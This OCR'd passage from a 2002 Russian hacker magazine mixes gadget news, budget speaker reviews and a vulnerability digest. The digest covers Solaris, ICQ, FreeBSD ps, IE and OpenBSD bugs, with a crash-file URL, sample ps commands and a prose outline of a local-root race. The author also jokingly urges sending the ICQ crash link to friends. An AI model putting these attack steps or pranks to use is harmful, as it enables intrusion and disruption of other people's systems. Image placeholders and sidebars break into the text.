с пассажирами, - если копы не заметят. Safe-T-Man от разных производителей продается по цене от 50 до 100 долларов.

От двух до пяти

Компания Siemens выпустила мобилу для самых маленьких, справивших свой третий день рождения. От "взрослых" трубок серия Leonie отличается яркими панельками, большими удобными кнопками и клавишами экспресс-вызова родителей. В самой простой модели телефона пимпочек и того меньше - всего три. Жамкая кнопы с веселыми пиктограммами, ребятенок может связаться с папой, мамой и подругой по яслям. Маленькие абоненты и говорят-то еще с трудом, но от новой игрушки пребывают в полном восторге. Детская трубка весит совсем не по-детски - целых 200 граммов.



Фонтан для хвоста

Hammacher Schlemmer представила питьевой фонтанчик для братьев наших меньших. Циркулируя по кругу, вода в этом грандиозном сооружении не застаивается, более того, обогащается кислородом, потому всегда остается чистой и свежей. Кусочки еды при этом оседают на специальном фильтре. А звук фонтанчика пробуждает у животных желание пить больше и больше жидкости, что способствует здоровому обмену веществ в организме. Резервуар вмещает 6 чашек воды. Устройство включается в стандартную розетку. Цена по каталогу - около 60 долларов.

Собачья зона

Компания PetSafe (www.petsafenw.com) выпустила беспроводное устройство, ограничивающее свободу домашних питомцев. Предназначено оно для того, чтобы мурка не шныряла по грядкам с валерианой, а тузик не томил в кустах соседскую жучку. Однако реализована эта благородная функция по-настоящему зверски. Вспомни фильмы, где головы заключенных при попытке совершить побег и заступить за белую линию разрывались на куски. Аналогичным мукам подвергаются теперь наши любимцы. В центре "безопасной" зоны устанавливается минипередатчик с регулируемой мощностью излучения на 5-35 метров в радиусе. В ошейник встроен приемник сигнала. Вблизи от "базы" животное может резвиться вволю. Чуть только сигнал ослабнет, бипер на ошейнике подаст сигнал. Если питомец ослушается и не завернет домой, он тут же получит в шею мощный электрический разряд. Пара таких эксцессов, и наученное горьким опытом животное не вздумает ослушаться. В примечании к инструкции разработчики уверяют, что предусмотрели специальный блок, который не позволяет получить изжаренный "хот дог", если передатчик перестанет слать сигнал по техническим причинам. Стоимость устройства 265 долларов.

!!! SideX (sidex@real.xakep.ru)



■ Переполнение буфера в cachefsd Solaris'a
BT id 4631
Класс - ошибка пересечения смежных условий
Тип эксплойтинга - локальный
■ Дата - 29.04.2002
Уязвимый продукт - Sun Solaris 2.6, 7.0, 8.0 (включая _x86 "порт")
Автор - Kevin Kotas

Пока элита IT-мира скупает навороченные ноутбуки, специально заточенные под работу с Solaris'ом и идущие в поставке с оным, дикий хакер нарезает Sun'овское детище тонкими ломтиками. Нарезка имеет долгий срок хранения: баг хранился ровно полгода private до его выдачи широкой публике.
Cache File System является файловой системой кэширования, созданной под чутким руководством Sun'a с прицелом на усовершенствование качества работы NFS'a Solaris'a. Т.е. cachefsd идет в безмолвной поставке совместно с "Соляркой". Проблема, организуемая указанной FS, сводится к возможности исполнения кода с последующим обретением привилегий root'a. Баг обнаруживается при запросе к обрабатываемым юзером mount'ам. В BT информации о доступности лекарства от бага, как и эксплойта по нему же, - не оказалось.

■ Крах Mirabilis ICQ клиента открытием .hpf-файла
BT id 4514
Класс - ошибка при обработке чрезвычайных условий
Тип эксплойтинга - удаленный
■ Дата - 15.04.02
Уязвимый продукт - 2002 (Build #3722) - по версии SecFoc; и 2001b(#3659) - опыт SideX'a
Автор - Adam Blaszczyk silentsupporter@poczta.onet.pl

Многие ругают BT за отсутствие описаний багов "рабочего" софта. Имеются в виду вовсе не операционные системы *nix, генераторы новостных лент, CC-корзины и прочие ненужности. Реальные пацаны требуют чего-нибудь эдакого, чтоб "винду вальнуть" :). Возрадуйтесь, текущий постинг посвящается суперпопулярному предмету для кул-каксинга - ICQ. Аська уже давно обрела кучу хлама в виде мало знакомых, невиданных прежде файлов поддержки. Среди них числится .png - файл плугинов, .scm - звуковые схемы, .uin - icq юзер и .hpf - "Завод домашних страничек". Именно последний ставит подножку старушке Аське. Бедняга зависает, предварительно предлагая отослать информацию о случившемся кодерам, при открытии .hpf файла. С кем не случалось колупать системные файлы Icq, параллельно перебрасываясь сообщениями? Теперь будь начеку: не оставляй подолгу не отосланными сообщения, внимательнее при трейдинге больших файлов средством icq-клиента. Опасность удваивается с пришествием того факта, что клиент выпадает и при обращении к чужому .hpf, размещенному в Интернете (предположительно любой другой сети), произвольного содержания. Искатель бага приглашает на огонек по URL'у http://sztolnia.pl/hack/icqkiller/icqkiller.hpf. 2001-ый b горе-переводчика данного выпуска благополучно был убит :). То же, со слов очевидцев, происходит и с более свежей 2002-ой. Ты теперь знаешь, какой URL передать своему приятелю в ответ на очередной брошенный тебе линк ;).

■ Просмотр чужих процессов по ps во FreeBSD
BT id 4768
Класс - ошибка дизайна
Тип эксплойтинга - локальный
■ Дата - 18.05.02
Уязвимый продукт - FreeBSD 4.3-4.5 (4.6 pre-release)
Автор - Jakub Filonik

Иногда поклонники Windows, защищая свое божество от нападок колких юниксойдов, напоминают о дырах *nix'а в самых неожиданных местах, как, например, в утилите man, чья эксплуатация приводит едва ли не к покорению целой системы обыкновенным пользователем. Представленный баг не столь масштабен, но оживает вводом до обидного знакомой команды ps. Все, безусловно, помнят о назначении ps'а: отображение процессов, запущенных в системе. Почти все, определенно, знают и то, что с настройкой kern.ps_showall=0 мы успешно оставляем пользователя наедине с отображение лишь его собственных процессов, ограждая от просмотра чужих. Если же увидеть проблему нестандартно, немного поигравшись с ps'ой, получится, что, добавив ID чужого процесса, мы получаем и другую полезную инфу. Пример:

```
sidex@katerina:ttyp3:-> ps -u12345
USER   PID %CPU %MEM  VSZ  RSS  TT  STAT STARTED     TIME COMMAND
xakep  12345  0,0  0,0  1388    0  p6  IWsJ -        0:00,00 -tcsh (tcsh)
```

С не меньшим успехом обозреваются и принадлежащие root'у процессы. Пример аналогичен. Интереснее же то, что просмотр реализуется и прибавлением лишь классического axu, так что:

```
xakep@meat:ttyp3:-> ps axu
USER   PID %CPU %MEM  VSZ  RSS  TT  STAT STARTED     TIME COMMAND
xakep 45853  0,0  0,1   428  272  p3  R+J  18:53    0:00,00 ps axu
root    515  0,0  0,3  1744  600  ??  SsJ   9:26    0:19,97 screen
xakep  1020  0,0  0,0  1404    0  p2  IWsJ -        0:00,00 /bin/tcsh
xakep  1025  0,0  0,9  3996 1672  p2  S+J   9:26    0:51,67 /usr/local/bin/irs
```

Итого, общая форма для натягивания: ps -<аргумент><PID>. Уже из первого примера понятно, что все получается и вовсе без указания аргумента. Патча замечено не было.



■ Подборка новых дыр IE
BT 4753/4754/4653
Класс - ошибка дизайна/ошибка верификации доступа/ошибка дизайна
Тип эксплойтинга - удаленный
■ Дата - 15.05.2002/01.05.02
Уязвимый продукт - MS IE 5.0.1-6.0/5.5SP2-6.0

Автор - Cistobal Bielza (www.instisec.com)/ MS Technet vs. Andreas Sandblad, sandblad@acc.umu.se/

Заключенные под арест часто обсуждают различность различных Зон. Где-то легче, где-то сложнее. Иногда ошибаются. Подобно им, IE несколько “попутал рамсы” и, столкнувшись со зловредным кодом, воспримет просматриваемый сайт как относящийся к Security зоне Local. А там где local, там и, по обыкновению, настройки по security несколько мягче. Сие позволяет вытворить различные неприятности юзеру. Увы, MS бюллетень не порадовал детальными комментариями бага, а оригинальные эдвайзоры ведут сайт лишь на неясном славянскому человеку языке ;(.

В перерыве между готовкой пирога с лососем заглянул на машину соседа, вопросившего о происхождении неимоверного количества cookies’ов в системе. Вопрос был не случаен, т.к. в настройках IE обработка “кукисов” была отрублена, да в дополнение к тому за выполнением приказа следила некая резалка баннеров с опцией фильтрации cookies. После недолгого рассмотрения системы получилось, что основная часть накопленных обсуждаемых файлов - залилась в систему через целую серию дыр Осла… Нынешний баг, главным образом, позволяет злостному сайту оперировать не только с “куками” собственного домена, но и с чужими. Происхождение бага подобно основной части остальных, ословских - IE обрабатывает скрипт, спрятанный в саму “куку”. Интересен тот факт, что баг был серьезно доработан уже после его релиза самой MS в своем Technet’е: шведский исследователь обнаружил, что в отдельных случаях баг сохраняет актуальность после установки официальных патчей!

Главная проблема переводов для BT - перегруженность информацией заголовков постингов оригинального багтрека. Рассматриваемый случай показателен: в проблему вовлечены некие XBM-графические файлы, о которых юзер в 100 случаях из 100 ничего не знает. Примем как данность. IE на пару с OE выпадает, пожирая всю доступную оперативную память при отображении сайта, содержащего графику указанного формата или при прочтении письма подобного содержания. Успокаивает лишь наличие официальных патчей от Micro и то, что не всякий XBM завалит систему: лишь созданный злонамеренно. Вполне понятно, что недугу подвержены и другие приложения, работой завязанные на IE. В первую очередь подразумеваются 3000001ые tuning-браузеры, типа Netcaptor’а (сменившего отмершего NeoPlanet среди прим), основанные на оригинальном движке Осла. Итого, как осла в кафтан ни ряди - он ослом и останется =).

■ Локальный DoS и взятие root’а OpenBSD
BT id 4708
Класс - ошибка условий
Тип эксплойтинга - локальный
■ Дата - 09.05.02
Автор - FozZy fozzy@dmpfrance.com

Только редкий лентяй не пытался применить баг FreeBSD по теме файл-дескрипторов, случившийся в апреле, в проекции на другие BSD-клоны. Поддавшись стадному инстинкту, я сам безуспешно пытался взять OpenBSD и NetBSD-системы. Почему не удалось поroot’ить Net - было не совсем понятно (техническая неграмотность автора ;). Open же не поддался, т.к., начиная с 98 года, ядро системы успешно справляется с проблемой: в функции execve, когда файл-дескриптор 0,1 или 2 закрывается, стартует новый, позволяя уже в относительной безопасности запустить setuid’ную программу. Но, как водится, свято место - пусто не бывает, и французские хакера-умельцы придумали “способ лучше”, и теперь ты можешь заDoS’ить нелюбимый, но не пропатченный сервант или даже взять там r00t’а. Из пометки “баг локальный” понятно, что потребуется локальный юзерский доступ, можно без включения в wheel-группу. Обвал системы реализуется за счет отсутствия в системе лимита на число введенных дескрипторов. Т.е. просто нет параметра подобного ограничению на число запущенных процессов. В итоге, злодей может без особых проблем зафлудить таблицы дескрипторов: запущенный процесс создает канал в системе, а сам канал уже оборачивается двумя уникальными дескрипторами. Вполне понятно, что даже при установленном лимите на число процов, крякер сможет просто запускать процесс и сразу его убивать, заливая новую дозу в таблицу. На определенном этапе автоматизированного повторения операции даже root не сможет дать простейшую команду типа “ls”, т.к. будет наблюдать надпись “Two many opened files in system” или “No ld.so”. Также в потенциальной опасности находятся уже запущенные процессы. Не исключается возможность реализации DoS’а и удаленно, хотя к моменту написания сих строк успешного прецедента не получилось.

Локальный root’инг получается по следующему алгоритму: 1) Забиваем таблицу дескрипторов, как то было в случае обустройства DoS’а. 2)Заводим setuid программу с fd(file descriptor’ом), к примеру, равному 2. Execve функция ядра просто не откроет fd за номером 2 в dev/null из-за сбоя falloc’а. В итоге setuid’ная программа будет-таки запущена с упомянутым закрытым fd 2. 3)Быстренько закрываем fd в порядке того, чтобы позволить проге быть корректно запущенной. Параметр времени чрезвычайно критичен: закрыли fd слишком рано - /dev/null не припишется ко второму дескриптору. Слишком поздно - исполнение suid’ной проги оборвется. Хотя на практике не требуется множества попыток для подбора оптимального времени.

Эксплойт доступен для слива - http://www.dmpfrance.com/fd_openbsd.c, есть и другие вариации на тему, доступные с www.packetstormsecurity.org. С патчем также проблем не наблюдается, т.к. Open’цы подогнали заплату аккурат ко дню публичного релиза бага http://www.openbsd.org/errata.html.

ИЮНЬ 2002
№42





БЕСПЛАТНАЯ ЕЖЕМЕСЯЧНАЯ ГАЗЕТА
News

Цифровой микроскоп

Компания Olympus выпустила свой новый оптический девайс. Только на этот раз это цифровой микроскоп. Имя новинки - Mic-D. Микроскоп имеет интерфейс USB и оборудован 1/3-дюймовой CMOS матрицей с подсвет-



кой. Увеличивать он способен в 13 раз, а полученную картинку выдавать в разрешении 640x480 точек. Специальное ПО, идущее в комплекте, позволит сохранять изображения в JPEG, BMP и TIFF, AVI и MPEG-1. Стоит Mic-D всего лишь 750 вечнозеленых :].

5.1 звуковуха от Hercules

На смену известной звуковой карте Gamesurround Muse XL пришла новая Gamesurround Muse 5.1 DVD. Сердцем этой звуковухи является аудиопроцессор CMI-8738 LX. На карте расположены три стереовыхода для подключения шести колонок (front, rear и



Center/LFE), входы Mic-In, stereo Line-In, game port/MIDI MPU-401, а также разъемы CD-in и Aux-in. Имеется поддержка полнодуплексного 16-битного моно/стерео 4 КГц - 48 КГц режима, Microsoft DirectSound & DirectMusic, Dolby Surround, Dolby Digital, MIDI - GM плюс совместимость с Microsoft DirectSound 3D, EAX 1.0, EAX 2.0, A3D 1.0, I3DL2, MacroFX, MultiDrive, ZoomFX, EnvironmentFX. А в комплекте ПО идет DVD плейер Cyberlink PowerDVD 4.0 XP, музыкальный редактор Acid Xpress и мультимедийный плейер Hercules MediaStation II. Цена же на Gamesurround Muse 5.1 DVD составляет около 40-45 бакинских.

Недорогая акустика от Creative

Creative Labs выпустила бюджетную акустику - SBS250. Данный наборчик состоит из двух колонок с частотным диапазоном от 90 Гц - 20 кГц и мощностью в 5 Вт. А для того, чтобы они не




причиняли никаких неудобств твоему монику, имеется магнитное экранирование. Стоит же SBS250 около 30 баксов, как и подобает недорогой акустике.

Возвращение Matrox

Компания Matrox Graphics долгое время не радовала своих почитателей новыми видеокартами. И вот, к всеобщему удивлению, она представила свою последнюю разработку - графический чип Parhelia-512. Почему удивлению? Да потому, что компания, всегда славившаяся только прекрасным 2D и несколько тормознутым 3D, выпустила очень крутой чип, у которого на сегодняшний день просто нет реальных конкурентов. Это становится очевидным, если даже только взглянуть на его характеристики:

* 0,15 мкм техпроцесс;
* Объем памяти 64/128/256 МБ;
* 256 битная DDR SDRAM шина памяти с пропускной способностью до 20 Гб/сек;
* Поддержка режимов AGP 2x/4x/8x;
* Поддержка DirectX 8 и OpenGL 1.3 (плюс частично DirectX 9);
* 4 пиксельных конвейера;
* 4 текстурных блока на каждом конвейере;




* Скорость заполнения до 1.4 Гигапикселя/5.6 Гигатекселя;
* Вывод изображения на телевизор с точностью 10 бит на цвет;
* Два встроенных в чип 400 МГц RAMDAC с технологией UltraSharp;
* Возможность вывода изображения, растянутого на три монитора.

Также применяются специальные технологии: Surround Gaming, увеличивающая поле зрения в современных играх при наличии трех дисплеев; Glyph Antialiasing, аппаратно сглаживающая шрифты; Hardware Displacement Mapping, позволяющая создавать реалистичные геометрические объекты при помощи карт смещения.

Как видишь, Parhelia-512 - весьма впечатляющий чип, и осталось только дождаться видеокарт на его основе, чтобы сделать окончательные выводы.

Pentium 4 Celeron - не ждали?!

Компания Intel выпустила под маркой Celeron новые чипы, основанные на ядре Pentium 4 (Willamette) с тактовой частотой 1,70 ГГц (ожидается и дальнейшее увеличение частоты). В отличие от своих старых однофамильцев, имеющих 100 МГц FSB, новые Целики имеют системную шину в 400 МГц. Правда, прошлые Celeron'ы несли на



борту 256 Кб кэша L2, а новые - всего 128 Кб. Pentium 4 Celeron выполнены в mPGA478 корпусе и поддерживают набор инструкций SSE2. Цена же на модель с 1,70 ГГц составляет всего 80 баксов. Да, мало того, что мегагерцы растут, как на дрожжах, но и цены на них падают в не менее быстром темпе ;].

Универсальная клава для КПК


Это довольно интересное решение от канадской компании PockeTop, выпустившей клавиатуру с инфра-



красным портом для подключения практически любого карманного ПК. Клава состоит из двух частей - клавиатуры и подставки с зеркалом, передающей сигнал с ИК-порта КПК. PockeTop работает как под Palm OS, так и под Pocket PC. А с помощью подставки PDA вполне сойдет за миниатюрный настольный комп. Думаю, счастливым владельцам карманных машинок стоит присмотреться к этой новинке, т.к. польза от нее очевидна.

Новая цифровушка от Kodak

Компания Kodak в очередной раз порадовала своим новым фотоаппаратом, на этот раз цифровой 2-мегапиксельной камерой CX4230 Zoom, поставляющейся в комплекте с доком EasyShare Dock II.



Характеристики же новинки выглядят так:

Характеристики Kodak CX4230 Zoom:
* 3х оптический зум;
* 2х цифровой зум;
* Автофокус;
* Сенсор - 2,0-мегапиксельная CCD матрица;
* 16 Мб памяти;
* Слот под флэш-карты MultiMediaCard/SecureDigital;
* Три уровня сжатия снимков;
* Диапазон выдержек: 1/8 - 1/1700 с;
* Режим Red-Eye Remove;
* Автоматическая ориентация снимка;
* Режим съемки “крупным планом”: 10 x 61 см;
* Два режима таймера.

Из других фишек CX4230 можно отметить ее способность автоматически определять вертикальное расположение снимка. Также в комплекте поставляется софт EasyShare для комфортной работы с камерой.

Компактный резачок

В последнее время резаков компактов развелось, как собак нерезаных :]. Портативных, правда, поменьше. А вот чтобы резак был портативным и миниатюрным, так это вообще редкость. И, как известно, редкие вещи всегда выделялись на общем фоне. Так обстоит дело и с новым CD-RW



приводом от Archos - Cesar-CDRW/MPM. Девайс имеет небольшие размеры (диаметр составляет всего 135 мм) и скоростную формулу 8x8x24x. Питается он, в дань моде, по USB 2.0 (также планируется появление версий Cesar с интерфейсом FireWire и PCMCIA). Не знаю, придется ли Цезарь по душе продвинутым варезникам, но юзерам, любящим повыпендриваться перед корешами, - наверняка :].

Новый PDA от Hitachi


Hitachi довольно шустро подсуетилась и выпустила свой новый КПК на недавно выпущенном процессоре Intel -



Xscale, а также под управлением не менее свежей Microsoft Windows CE.NET. Имя новинки - NPD-10JWL. Габариты вполне компактные - 108x77x17,8 мм, а вес составляет всего 160 г. Сердцем этого КПК является микропроцессор Xscale с тактовой частотой 400 МГц, лицом - TFT ЖК-экран диагональю 3,5 дюйма с разрешением 240x320, мозгом - 32 Мб RAM и 32 Мб флэш-памяти. Также имеется разъем расширения для карт Secure Digital или MMC и порт USB. А из прилагаемого ПО можно отметить Internet Explorer 5.5, Windows Media Player, Windows Messenger, Active Sync и Picture Viewer.

Акустика для ДК от Altec Lansing

Под ДК ныне модно подразумевать домашний кинотеатр, а не Дом культуры ;]. Вот и Altec отдает свою дань моде, представив свою первую 5.1-акустику. Название системы - Altec Lansing 251,



а характеристики выглядят так:
* Выходная мощность системы (RMS) - 45Вт;
* Диапазон воспроизводимых частот - от 35Гц - 18кГц;
* Магнитное экранирование.

Но особого внимания заслуживает цена этой новинки - всего 100 баксов. Думаю, армия любителей ДК существенно пополнится ;].



p0r0h (p0r0h@real.xakep.ru)



Музыкальный ринг: битва недорогой акустики



S/N:

Хорошая музыка и качественный звук придут на помощь в самых разнообразных ситуациях – ты устал и просто хочешь отдохнуть, вечеринка в полном разгаре, и требуется устроить небольшую дискотеку, делаешь девушке массаж под "медляки" или готический музон, гамишь в крутые игрушки, смотришь не менее крутые DVD, нервируешь соседей. Уверен, ты и сам без труда сможешь продолжить этот список дальше ;]...

Для начала стоит определиться, для чего тебе нужна компьютерная акустика и сколько бабла ты готов на нее потратить. Если для украшения рабочего места и для озвучки сообщений Аськи, то особо напрягаться и тратиться тебе не придется, ну а если для прослушки музыкальных компактов, MP3, а также хорошего звукового сопровождения в современных игрушках и фильмах, то возникает проблема выбора. Вот ее-то мы сейчас и решим ;].

DEFENDER SPK-A25

Дизайн колонок DEFENDER SPK-A25 приятно радует глаз своими формами и серебряным цветом. А магнитная экранировка позволяет использовать колонки вблизи моников и телеков. При пристальном осмотре выяснилось, что лицевая панель выполнена из пластика. Однако, думаю, это не сильно сказывается на качестве звучания (конечно, полностью деревянный корпус вызывал бы меньше опасений). Остальные спецификации выглядят так:

- Частотный диапазон: 70-20000 Гц;
- Мощность (P.M.P.O): 640Вт;
- Динамики: 4" НЧ + 2" ВЧ (RMS 2*18 Вт);
- Импеданс: 3 ОМ;
- Регулировки: громкость, тембр НЧ, тембр ВЧ;
- Размеры: 140*235*160 мм.

Тестирование в музыке

После внешнего осмотра и заглядывания в паспорт на очереди была непосредственная проверка качества звучания. Для этого уже был подготовлен специальный плейлист с разными мп3'шками, а также дожидались своей очереди фирменные сидюки с роком и классикой. Конечно, если ты продвинутый меломан, то можешь пропустить этот абзац, никаких "хайэндов" здесь нет. Качество звука довольно средненькое, а уже на половинчатой громкости звук начинает захлебываться и дребезжать. Почему? Потому что эти колонки - недорогие и в этом их главное прееемущество. Если ты не заморачиваешься на частотных характеристиках, не слушаешь Баха на полной громкости и в твоем кармане звенят всего несколько монет, то это твой выбор. Более зажиточным буржуинам следует все-таки присмотреться к колонкам другого класса.

Тестирование в играх

В игрушках ситуация немного получше. Отчетливо выделяются крики монстров, выстрелы, визг тормозов и умирающих жертв.

Тестирование в DVD

Конечно, смотреть DVD с двумя небольшими колонками может показаться извращением, но все же отдадим дань моде и проверим, как DEFENDER SPK-A25 справится с продвинутым видео. Диалоги прослушиваются достаточно хорошо, но в сценах с насыщенным звуковым сопровождением чувствовалось, что не хватает басов и четкой "середины".

Philips A 2.500

На сей раз к нам в руки попала дешевая 4.1 акустика от компании Philips (естественно, для ее работы требуется 4.1 звуковая карта). Дешевая - еще не значит плохая, так что пришлось протестировать ее по полной программе. Корпус колонок выполнен из пластмассы (4 колонки+сабвуфер), а для удобства управления акустикой имеется пульт ДУ с регулировкой громкости на фронтальные и тыловые сателлиты (плюс кнопка питания). Проводов, идущих в комплекте, хватит, чтобы расставить динамики по разным углам комнаты. Сзади сателлитов имеются отверстия для шурупов, так что с закреплением на стенке проблем не возникнет. Из спецификации же доступна следующая инфа:

- Частотный диапазон: 40-20000 Гц;
- Мощность (P.M.P.O): 500Вт;
- Сателлиты: 4 х 6 Вт;
- Сабвуфер: 16 Вт.

Тестирование в музыке

Музыка - не самый главный конек многоканальной акустики. Но, по сравнению с маленькими пластмассовыми пукалками, удовольствия она приносит на порядок больше. И хотя сателлиты у Philips A 2.500 не самых больших размеров, громкости хватало вполне (причем на качества звука высокая громкость почти не влияла). Немного разочаровал сабвуфер - было бы куда практичней и лучше, если бы на нем не стали экономить и сделали бы его из дерева. А так с воспроизведением басов он справляется с большим трудом, срываясь на однотонные и натужные "бум-бум". В целом же звучание в музыке было на достаточно хорошем уровне, но без кристально чистых "верхов".

Тестирование в играх

С игрушками Philips A 2.500 справляется на порядок лучше. Порой даже удивительно, как такие маленькие сателлиты могут выдавать такой громкий звук. В NFS реально слышно приближающихся сзади противников, а в кваке - с какой стороны в тебя пустили ракету :]. В общем, все преимущества многоканального звука налицо (и уши :)).

Тестирование в DVD

Конечно, полноценного эффекта домашнего кинотеатра с Philips A 2.500 достигнуть проблематично, но по сравнению с обычной двухканальной акустикой это уже что-то. Можно отлично отдохнуть с друзьями или подружкой, смотря какой-нибудь крутой фильмец. Погони, перестрелки, взрывы и диалоги оставляют приятное впечатление.

РАЗМЕР - ИМЕЕТ ЗНАЧЕНИЕ!

Не стоит думать, что колоночки небольшого размера способны нормально озвучить комнату с компьютером. Т.к. диаграмма направленности у таких пищалок очень узкая и к тому же звук даже на средней громкости скорей всего будет с большим количеством искажений, срываясь на хрип, рык, хрюканье, бульканье и прочие малоприятные звуки. Колонки же больших размеров внушают уважение не только своим видом, но и на порядок лучшим звуком. Да, такие системы стоят тоже не мало, однако свою цену они, как правило, отрабатывают полностью, радуя юзверей объемным и более чистым звучанием.











Jazz Vision2

Дизайн этой модели выполнен в лучших традициях джазовых колонок. Правда, корпус выполнен из пластика, что, несомненно, скажется на качестве звука. На лицевой панели находятся кнопки регулировки громкости (цифровое управление), 3D Audio, а также разъем для наушников. Теперь посмотрим на спецификации:

- Частотный диапазон: 80-18000 Гц;
- Мощность (P.M.P.O): 400Вт;
- Импеданс: 4 ОМ;
- Размеры: 120*257*1621 мм.

Тестирование в музыке

Звук страдает самой распространенной болезнью дешевой компьютерной акустики - "зажатостью". Правда, запаса по мощности у Vision2 все же побольше, чем у большинства пластмассовых "погремушек". И с созданием общего музыкального фона, пускай даже средненького качества, эта акустика справится успешно.

Тестирование в играх

Аналогично дело обстоит и в игрушках. К тому же в них качество звучания не так критично, как в музыке (конечно, если ты не продвинутый геймер :)).

Тестирование в DVD

Просмотр фильмов, тем более DVD, с такой акустикой вряд ли принесет море удовольствия, но и особо напрягаться из-за явных косяков с ней не придется.

Jazz Hipster J-703

Еще одна модель от Jazz, только на этот раз посимпатичней. Кстати, к подобным колонкам можно прикупить специальные стойки J-S F400. Корпус же выполнен полностью из дерева и покрашен в черный цвет. Сетка, защищающая динамики, легко снимается - за работающими динамиками довольно приятно наблюдать ;]. Спецификации:

- Частотный диапазон: 50-20000 Гц;
- Выходная мощность: 2 x 14W (RMS);
- Регулировки: громкость, тембр НЧ, тембр ВЧ;
- Размеры: 140*300*183 мм.

Тестирование в музыке

При проигрывании музыкальных трэков Hipster J-703 показал себя с хорошей стороны. Звук не захлебывается на максимальной громкости, а запаса мощности хватит в большинстве ситуаций. По крайней мере на озвучку одной комнаты - точно. Качество звука - на любителя. Кому-то понравятся высокие и средние частоты, а кому-то будет маловато басов.

Тестирование в играх

С игрушками Хипстер справился играючи :]. Никаких непонятных призвуков, лязгов и прочей фигни не ощущалось. В общем, добротно, но не шедевр.

Тестирование в DVD

Просмотр фильмов тоже оставил приятное впечатление. Звук чистый и достоверный. Громкости хватает, причем зачастую даже приходится делать потише из-за перебора. А регуляторы позволяют довольно точно подстроить звук в зависимости от личных предпочтений.

Jazz Blaze J-3111

Еще одни колоночки от Jazz. Честно говоря, только посмотрев на маленькую коробку с этой моделью, уже сложно было ожидать от нее приличного звука. Но ситуация несколько переменилась, когда колонки достали из коробки. Дело в том, что оказавшаяся рядом подруга было необычайно поражена их формой, цветом и, что самое главное, установленными на них маленькими стильными зеркальцами ;]. Ну что ж, протестируем эту девичью модель. Спецификации:

- Частотный диапазон: 150-18000 Гц;
- Мощность (P.M.P.O): 200 Вт;
- Импеданс: 4 ОМ;
- Регулировки: громкость;
- Размеры: 76*145*129 мм.

Тестирование в музыке

По моим наблюдениям, девушки и женщины вообще не столь критично относятся к качеству звучания акустики, как мужское население нашей планеты. Конечно, есть и исключе-

"ПОЛОСАТЫЙ" ЗВУК

При выборе колонок нужно проверить, сколько на ней установлено динамиков. Однополосные системы вряд ли обеспечат приличное звучание (как правило, во всех китайских пластмассовых "погремушках" всего один паршивенький динамик), двухполосная же акустика куда привлекательней и имеет более широкий диапазон воспроизводимых частот. Ну а идеальным вариантом будут колонки с тремя динамиками (каждый динамик воспроизводит отдельно низкие, средние и высокие частоты). Еще у хороших колонок часто можно встретить фазоинвертор (специальная труба, вмонтированная в корпус), обогащающий звучание низкими частотами.

p0r0h (p0r0h@real.xakep.ru)



МОЩНОСТЬ

Не стоит думать, что чем больше мощность, тем лучше и громче играют колонки, т.к. значение мощности больше говорит не о громкости, а о механической надежности акустики. И то значение, которое пишется в паспорте, означает лишь, что при подведении сигнала соответствующей мощности динамик или вся акустика не сломаются. Динамики же колонки реально преобразуют лишь около 2-3% мощности поступающего сигнала. Существует несколько общепринятых обозначений мощности:

P.M.P.O (Peak Music Power Output) - пиковая музыкальная мощность, известная также, как “китайские ватты”. Это значение (зачастую очень высокое) часто пишут на коробках с дешевой акустикой. При измерении этого параметра не учитывается уровень нелинейных искажений, а измеряется он подачей кратковременного синусоидального сигнала длительностью менее 1 секунды и частотой ниже 250 Гц. У продвинутых юзверей такое измерение мощности может вызвать лишь грустную улыбку :].

R.M.S (Root Mean Squared) - среднеквадратичное значение. Такая мощность представляет куда больше информации о колонках. Измеряется она подачей синусоидального сигнала частотой 1000 Гц до достижения определенного уровня нелинейных искажений (в зависимости от совести производителя :)).

ния, но общая тенденция налицо. Достаточно посмотреть, что львиная доля продаж Hi-Fi и Hi-End акустики приходится именно на мужчин. Так что не буду слишком придираться к этой модели колонок, ориентированной для наших прекрасных половинок :]. Самое главное - звук есть, и его можно сделать громким ;]!

Тестирование в играх
Можно и поиграть. Пение птичек, шуршание ручейка, шелест травы, шум прибоя - все это, при хорошем слухе и воображении, можно легко услышать ;].

Тестирование в DVD
А почему нет? Пускай смотрит и фильмы! Все равно большей частью кино вы смотрите вместе. В ближайшем кинотеатре :]. Ну а если серьезно, то Jazz Blaze J-3111 будет хорошим подарком для твоей подружки.

Genius SP-G06

Эта модель ориентирована на бюджетный рынок (впрочем, как и большинство девайсов от Genius :)). Посмотрим же на ее плюсы и минусы. Спецификации:

- Мощность (P.M.P.O): 120 Вт;
- Динамики: 2 x 6 Вт;
- Регулировки: громкость;
- Размеры: 91*202*130 мм.

Тестирование в музыке
Удивило то, что даже при максимальной громкости колонки не сбивались на хрип и дребезжание. Для пластиковой акустики подобного класса это действительно удивительно :]. Да, звук был весьма далек от идеала с характерным зажатым “пластмассовым” звучанием. Однако, это беда большинства дешевой компьютерной акустики.

Тестирование в играх
Хардкорный геймер, конечно, предпочтет гамиться с более крутой озвучкой. Если же хороший звук в играх не первичная цель, а денег на покупку в обрез, то к Genius SP-G06 вполне можно присмотреться.

Тестирование в DVD
Звуковая дорожка к DVD фильмам славится своим высочайшим качеством. Конечно, с Genius SP-G06 всех прелестей не ощутить, но средненькое стерео все же будет доступно :].

Genius SP-K10

Еще одно чудо для любителей пластмассовой акустики ;]. Ну, а если серьезно, то эта модель, по традиционно невысокой цене, предназначена для неприведливых или экономных юзверей. И если ты относишься себя к этой категории, то давай взглянем на спецификации:

- Частотный диапазон: 80-20000 Гц;
- Выходная мощность: 10W (RMS);
